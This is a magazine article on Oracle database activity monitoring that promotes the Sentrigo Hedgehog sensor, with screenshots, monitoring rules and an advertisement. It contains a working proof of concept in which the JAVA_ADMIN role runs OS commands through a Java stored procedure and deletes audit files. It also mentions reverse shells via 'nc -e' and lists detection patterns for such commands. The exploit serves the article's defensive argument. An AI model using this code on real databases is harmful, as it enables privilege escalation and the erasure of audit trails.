Achieving Security Compliancy and Database Transparency Using Database Activity Monitoring Systems

By Paul M. Wright

The Oracle database has long been used as an effective tool for recording details that can be collated and queried, thus giving the database owner power over that information. However, to date, the Oracle database has not been so good at recording metadata about how that power is used, i.e. the majority of Oracle databases do not have comprehensive auditing enabled to monitor the people that use it, and what audit is enabled is modifiable by the database owner. So ~Who watches the watchmen? or more traditionally ~Quis custodiet ipsos custodes?

There are a number of solutions to the problem of monitoring database activity in Oracle. First, Oracle has multiple monitoring solutions from Oracle themselves such as Basic Audit recording to the DB, OS and Syslog. Then, for the more adventurous, there is Audit Vault. These solutions are well-designed solutions that many customers worldwide use effectively. But these solutions all have the same basic weakness: They all run with the privileges of the "oracle" operating system user on the database server. This means that either a DBA with the "oracle" OS credentials or a database attacker who can run code as the "oracle" user can turn off or modify the audit trail. The Oracle security model is meant to protect OS-based audit from DB users, but an Oracle user has a number of ways of accessing the OS from the DB thus making the OS-based audit insecure (see the code example toward the end of this article).

Additionally, Oracle's audit mechanisms are known for causing some performance loss making them less useful for comprehensive auditing. What is required is a system to allow comprehensive monitoring of database activity that does not affect performance and cannot be manipulated by a user who has gained the required OS privileges.

The most common solution to this requirement has been **Network-Based** monitoring systems that understand the TNS protocol and record SQL queries over the network in a hardware appliance. The benefit of network monitoring is that it can be done without affecting performance or reliability of the database server. Additionally it can be done without requiring cooperation from the database team. Therefore, it has been easy to implement organizationally. However, there are major drawbacks to the network monitoring model in that most privileged database access is via encrypted SSH connections, which cannot be viewed by the network monitoring appliance. Moreover, network monitoring appliances only see the text of the SQL over the network and rely on pattern matching to alert to unauthorized activity. Thus, network monitoring systems do not understand what effect that SQL will have in the database and cannot identify actual DB objects, only the string in the SQL text.

On the other hand, **Host-Based** monitoring can read SSH'd connections and can interpret SQL queries in relation to the actual data model and identify the specific objects, thus alerting more accurately. But the problem with Host-Based monitoring is that it has been more likely to cause both performance and compatibility issues in the DB. Likewise, Host-Based systems need the cooperation of the database team, and this cooperation is difficult to get if it is likely to cause a disruption to the efficient working of the database.

What is then required is a Host-Based database monitoring system that is reliable and performant. Given this strong need, it is not surprising to see that a vendor such as Sentrigo Inc., have decided to concentrate on solving this one problem and have applied that along with the author's experience with their Hedgehog database monitoring solution. This product is available as a free fully functional (time-limited) Enterprise Edition product at www.sentrigo.com/products/hedgehog-enterprise

Sentrigo Hedgehog is a sensor agent that is installed on the database server and attaches in Read-Only mode to the shared memory of the SGA and then sends the results of scanning SQL queries over SSL to the separate Hedgehog server where the alerts are stored. The Hedgehog sensor agent runs as a separate user from oracle on the DB server OS, so the DBA cannot alter it, nor can an attacker running code as the oracle OS user. Hedgehog can read SSH'd queries, and because the alerts are sent to a remote log host the DBA cannot modify the alerts. Because Hedgehog reads directly from the DB it is less susceptible to signature bypass techniques, and reduces both false positives and false negatives.

Crucially, the performance hit of the sensor can be tuned to be less than one percent of total CPU and memory usage even at times of heavy load. This is done by reducing the sampling frequency of the sensor. For the past year, the author has found this system to be reliable. As well, it has been instrumental in gaining security compliance within the financial services industry. Achieving such transparency of database activity is an important foundation for achieving transparency in the financial sector.

Now that we have an overview, now let's get into some of the interesting details.

First, what do the performance figures look like on a two node RAC in a Production environment?

So that's the typical performance stats, but what does the Hedgehog (HH) Server look like?

The **STATEMENT** keyword used in the rule shown previously "pattern matches" the SQL as would a network-based system. This can be improved by using the OBJECT keyword as follows:

```
    OBJECT="SYS.FINDRICSET"
```

The **OBJECT** rule will only trigger when that actual object such as a table or view is called, not just when any string that contains the **FINDRICSET**

continued on page 24





Figure 1 CPU%: Typical usage on Production less than 1%




4 Sensors Results for: ALL BUT DELETED

Name	Status	Host Name	IP	OS	Approved By	Properties	Actions
loa30052orc002a.mana...	CONNECTED	loa30052orc0...	1.42.24.5	Linux 2.4.21...	Administrator Default		
loa30052orc002b.mana...	CONNECTED	loa30052orc0...	1.42.24.6	Linux 2.4.21...	Administrator Default		
ukwhprodorc001a.mark...	CONNECTED	ukwhprodorc0...	10.43.11.11	Linux 2.4.21...	Administrator Default		
ukwhprodorc001b.mark...	CONNECTED	ukwhprodorc0...	10.43.11.12	Linux 2.4.21...	Administrator Default		

DBMSs detected by: ukwhprodorc001a.markit.partners

Name	Type	Version	Status	Action	Advanced
prod(SID:prod1 Hostname: ukwhpro...	ORACLE	10.2.0.3.0	Fully Monitored	Stop Monitoring	

Figure 2: Sentrigo Hedgehog server GUI showing connected sensors



Name: SYS.LT.FINDRICSET

If:

statement CONTAINS 'FINDRICSET'

Then: Action(When rule matched)

Alert

- [✓] Hedgehog console LOW
- SNMP Trap
- Terminate user session
- Quarantine user for min.
- Syslog
- Windows Event Log
- Log to file TRACE

Figure 3: What do the Hedgehog rules looks like?

characters is run. This accuracy is especially useful when profiling usage of data by users with the aim of Data Leak Prevention. Consider a table named customers in a schema named main:

```
MAIN.CUSTOMERS
```

A **STATEMENT** rule matching on the string **CUSTOMERS** is likely to trigger a million times on all the columns, code and queries that occur in a large warehouse and happen to contain the string **CUSTOMERS**. However, a rule matching specifically on **OBJECT="MAIN.CUSTOMERS"** results in a small number of accurate alerts even when the prefixing schema is omitted from the query. This cures the biggest headache of Data Leak Protection systems, i.e. wasted time wading through the flood of false positives.

For more Scenarios of Sentrigo HH usage please refer to these previous papers:

www.oracleforensics.com/wordpress/index.php/2009/07/10/create-user-to-sysdba/

www.oracleforensics.com/wordpress/index.php/2008/10/10/create-any-directory-to-sysdba/

A new example of using Sentrigo Hedgehog to secure Oracle can be found in the case of the **JAVA_ADMIN** Oracle database role.

A user holding the **JAVA_ADMIN** Role will appear to have low privileges:

```
SQL> SELECT * FROM DBA_TAB_PRIVS WHERE GRANTEE='JAVA_ADMIN';
no rows selected
SQL> SELECT * FROM DBA_ROLE_PRIVS WHERE GRANTEE='JAVA_ADMIN';
no rows selected
SQL> SELECT * FROM DBA_SYS_PRIVS WHERE GRANTEE='JAVA_ADMIN';
no rows selected
```

Java is secure as it is sand boxed, right? Not necessarily so. The following proof of concept shows that the JAVA_ADMIN database Role can be used to act as the oracle OS user, which means that the JAVA_ADMIN Role can modify the audit trail recorded to the OS!

The following code ran on this version of the Oracle database:

```
SQL> SELECT * FROM V$VERSION;
BANNER
—————————————————————

Oracle Database 10g Enterprise Edition Release 10.2.0.3.0 - Prod
PL/SQL Release 10.2.0.3.0 - Production
CORE          10.2.0.3.0    Production
```

continued on page 27

12,000 + titles from IBM Press, O'Reilly and more!
Read books before they are published!

Unlimited Access to More Than 12,000 Books, Videos and Certification Guides.

UNLIMITED ACCESS. UNLIMITED LEARNING. UNLIMITED VALUE.

More than 15 million IT professionals, developers, web designers, creative professionals and academic learning institutions are using Safari Books Online as their primary resource for research, problem solving, just-in-time learning and certification training.

Try it now for **FREE!**

safaribooksonline.com

Safari® Books Online

```
TNS for Linux: Version 10.2.0.3.0 - Production
NLSRTL Version 10.2.0.3.0 – Production
CREATE USER JAVATEST IDENTIFIED BY JAVATEST;
GRANT CREATE PROCEDURE TO JAVATEST;
GRANT CREATE SESSION TO JAVATEST;
GRANT JAVA_ADMIN TO JAVATEST;
CONN JAVATEST/JAVATEST;

CREATE OR REPLACE AND COMPILE JAVA SOURCE NAMED javaproc AS
import java.io.*;
public class javaproc{public static String Run(String myString){
try{
Runtime.getRuntime().exec(myString);
return("0");
}
catch (Exception e){
return(e.getMessage());
}
}
}
/

begin dbms_java.grant_permission( 'JAVATEST','SYS:java.io.FilePermission','<<ALL
FILES>>','execute');
end;
/

begin dbms_java.grant_permission( 'JAVATEST','SYS:java.lang.RuntimePermission','writeFileDesc
riptor','*' );
end;
/

begin dbms_java.grant_permission( 'JAVATEST','SYS:java.lang.RuntimePermission','readFileDescr
iptor','*' );
end;
/

CREATE or REPLACE PROCEDURE javaos(Command IN STRING)
AS
LANGUAGE JAVA
NAME 'javaproc.Run(java.lang.String)';
/

SQL> call javaos('touch /home/oracle/test_java6.txt');
Call completed.

[oracle@dev oracle]$ ls -alt test_java6.txt
-rw-r--r--    1 oracle   oinstall       0 Aug 24 20:56 test_java6.txt

SQL> call javaos('rm /home/oracle/test_java6.txt');
Call completed.

[oracle@dev oracle]$ ls -alt test_java6.txt
ls: test_java6.txt: No such file or directory
```

The above PoC commands can be used to delete or modify the OS based audit trail:

```
SQL> call javaos('rm /u01/app/oracle/admin/orcl/adump/ora_705.aud');
Call completed.
```

Of course the **JAVA_ADMIN** Role could also be used to change the oracle unix password, shoot an xterm back to a separate host or shovel a shell back using **nc -e**.

(See www.oracleforensics.com/wordpress/index.php/2009/08/31/java_admin-to-osdba/).

However, and this is a key point, what the JAVA_ADMIN can NOT do is switch off or modify Sentrigo Hedgehog auditing as it runs as a separate user from oracle!

So a Sentrigo Hedgehog rule that would alert to JAVA_ADMIN usage would look like this:

```
Object="dbms_java.grant_permission"
```

Rules that would alert to JAVA_ADMIN abuse would look like this:

```
Statement contains "/usr/sbin/usermod -p" or
Statement contains "xhost"
Statement contains "-e /usr/bin/bash"
```

The rules can be made more difficult to bypass by using Regular Expressions capturing the same commands obfuscated by comments or blank spaces, e.g.

```
Statement matches "-e\s*/usr/bin/bash"
```

This is powerful protection for database systems with security compliancy requirements.

For more in-depth knowledge on secure audit trails, please refer to www.oraclesecurity.com and the first book on Database Forensics by Paul M. Wright via Rampant Techpress www.rampant-books.com/book_0701_oracle_forensics.htm

About the Author

Paul M. Wright is an expert at securing 3-tier Oracle architectures, having a decade of experience, including Pentest Ltd, NGSSoftware, Betfair, Markit Group, and consultancy for financial institutions. This experience includes secure software development, deployment, configuration, monitoring, logging, forensic response and compliancy.

Wright has been credited by four Oracle CPUs and authored *Oracle Forensics: Security Best Practises*. He is published via IOUG *SELECT Journal*, *UKOUG SCENE Journal* and has presented his original research at UKOUG, ISACA, RSA, ISSD and SANS. Wright currently holds two OCPs for Development and DBA as well as being a GIAC GSOC, GSE and SANS Instructor for Java/Oracle Security.